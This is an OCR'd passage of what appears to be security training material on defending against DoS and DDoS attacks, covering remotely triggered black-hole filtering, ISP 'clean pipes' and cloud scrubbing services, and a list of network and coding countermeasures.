
- **Black Hole Filtering**

  Black-hole filtering is a common technique to defend against botnets and, thus, to prevent DoS attacks. Black holes refer to network nodes wherein incoming traffic is discarded or dropped without informing the source that the data did not reach the intended recipient. Undesirable traffic can be dropped before it enters a protected network with a technique called remotely triggered black-hole (RTBH) filtering. As this is a remotely triggered process, this filtering must be performed in conjunction with the ISP. It uses Border Gateway Protocol (BGP) host routes to route traffic to the victim's servers to a "null0" next hop.

- **DDoS Prevention Offerings from ISP or DDoS Service**

  This method is effective in preventing IP spoofing at the ISP level. Here, the ISP scrubs/cleans traffic before allowing it to enter a user's Internet link. Because this service runs in the cloud, DDoS attacks do not saturate the Internet links. In addition, some third parties offer cloud DDoS prevention services.

  IP Source Guard (in CISCO) or similar features can be enabled in other routers to filter traffic based on the DHCP snooping binding database or IP source bindings, which prevent bots from sending spoofed packets.



Additional DoS/DDoS Countermeasures


1. Use **strong encryption mechanisms** such as WPA2 and AES 256 for broadband networks to defend against eavesdropping
2. Ensure that the software and protocols are **up-to-date** and scan the machines thoroughly to detect any anomalous behavior
3. Disable unused and **unsecure services**
4. Block all **inbound packets** originating from service ports to block the traffic from reflection servers
5. **Update each kernel** to its latest release
6. Prevent the transmission of **fraudulently addressed packets** at the ISP level
7. Implement **cognitive radios** in the physical layer to handle jamming and scrambling attacks
8. Configure the firewall to deny **external ICMP traffic access**
9. Secure **remote administration** and connectivity testing
10. Perform thorough **input validation**
11. Prevent the use of **unnecessary functions** such as gets, and strcpy
12. Prevent the **return addresses** from being overwritten

Additional DoS/DDoS Countermeasures

Implementing defensive mechanisms at proper places by following proper measures allows the heightening of organizational network security. The following is a list of countermeasures for combating DoS/DDoS attacks:

- Use strong encryption mechanisms such as WPA2 and AES 256 for broadband networks to defend against eavesdropping
- Ensure that the software and protocols are up-to-date and scan the machines thoroughly to detect any anomalous behavior
- Update the kernel to the latest release and disable unused and insecure services
- Block all inbound packets originating from the service ports to block traffic from reflection servers
- Enable TCP SYN cookie protection
- Prevent the transmission of fraudulently addressed packets at the ISP level
- Implement cognitive radios in the physical layer to handle jamming and scrambling attacks
- Configure the firewall to deny external Internet Control Message Protocol (ICMP) traffic access
- Secure remote administration and connectivity testing
- Perform thorough input validation
- Prevent the use of unnecessary functions such as gets and strcpy

- Prevent the return addresses from being overwritten
- Use advanced network-level surveillance technologies to monitor the network perimeter
- Ensure that the semi-accessible connections are enabled with assertive timeout functions
- Implement distributed server model and colocation services as a backup service model to reduce server overloading during DDoS attacks
- Ensure that the servers are free of bottlenecks and failure points
- Use third-party protection services to accommodate enhanced security from many major DDoS attacks
- Use multi-cloud deployment models for major applications to ensure proper backup during DDoS attacks on a cloud platform
- Perform extensive simulations of DoS/DDoS attacks to avoid sudden surges and maintain a proper counteraction strategy for future attacks



DoS/DDoS Protection at ISP Level

1. Most ISPs simply block all requests during a **DDoS attack**, **denying even the legitimate traffic** from accessing the service
2. ISPs offer in-the-cloud DDoS protection for Internet links so that they do not become **saturated by the attack**
3. In-the-cloud DDoS protection **redirects attack traffic** to the ISP during the attack and sends it back
4. Administrators can **request ISPs** to block the original affected IP and move their site to another IP after performing DNS propagation

DoS/DDoS Protection at ISP Level

One of the best ways to defend against DoS attacks is to block them at the gateway. This task is performed by the contracted ISP. ISPs offer a “clean pipes” service-level agreement that provides an assured bandwidth of genuine traffic, rather than the total bandwidth of all traffic. Most ISPs simply block all requests during a DDoS attack, denying even legitimate traffic from accessing the service. If an ISP does not provide clean-pipes services, subscription services provided by many cloud service providers can be used. The subscription services serve as an intermediary, receive traffic destined for the network, filter it, and then pass on only trusted connections. Vendors such as Imperva and VeriSign offer services for cloud protection against DoS attacks.

ISPs offer in-the-cloud DDoS protection for Internet links to avoid saturation due to an attack. This type of protection redirects attack traffic to the ISP during an attack. Administrators can request ISPs to block the original affected IP and move their site to another IP after performing DNS propagation.

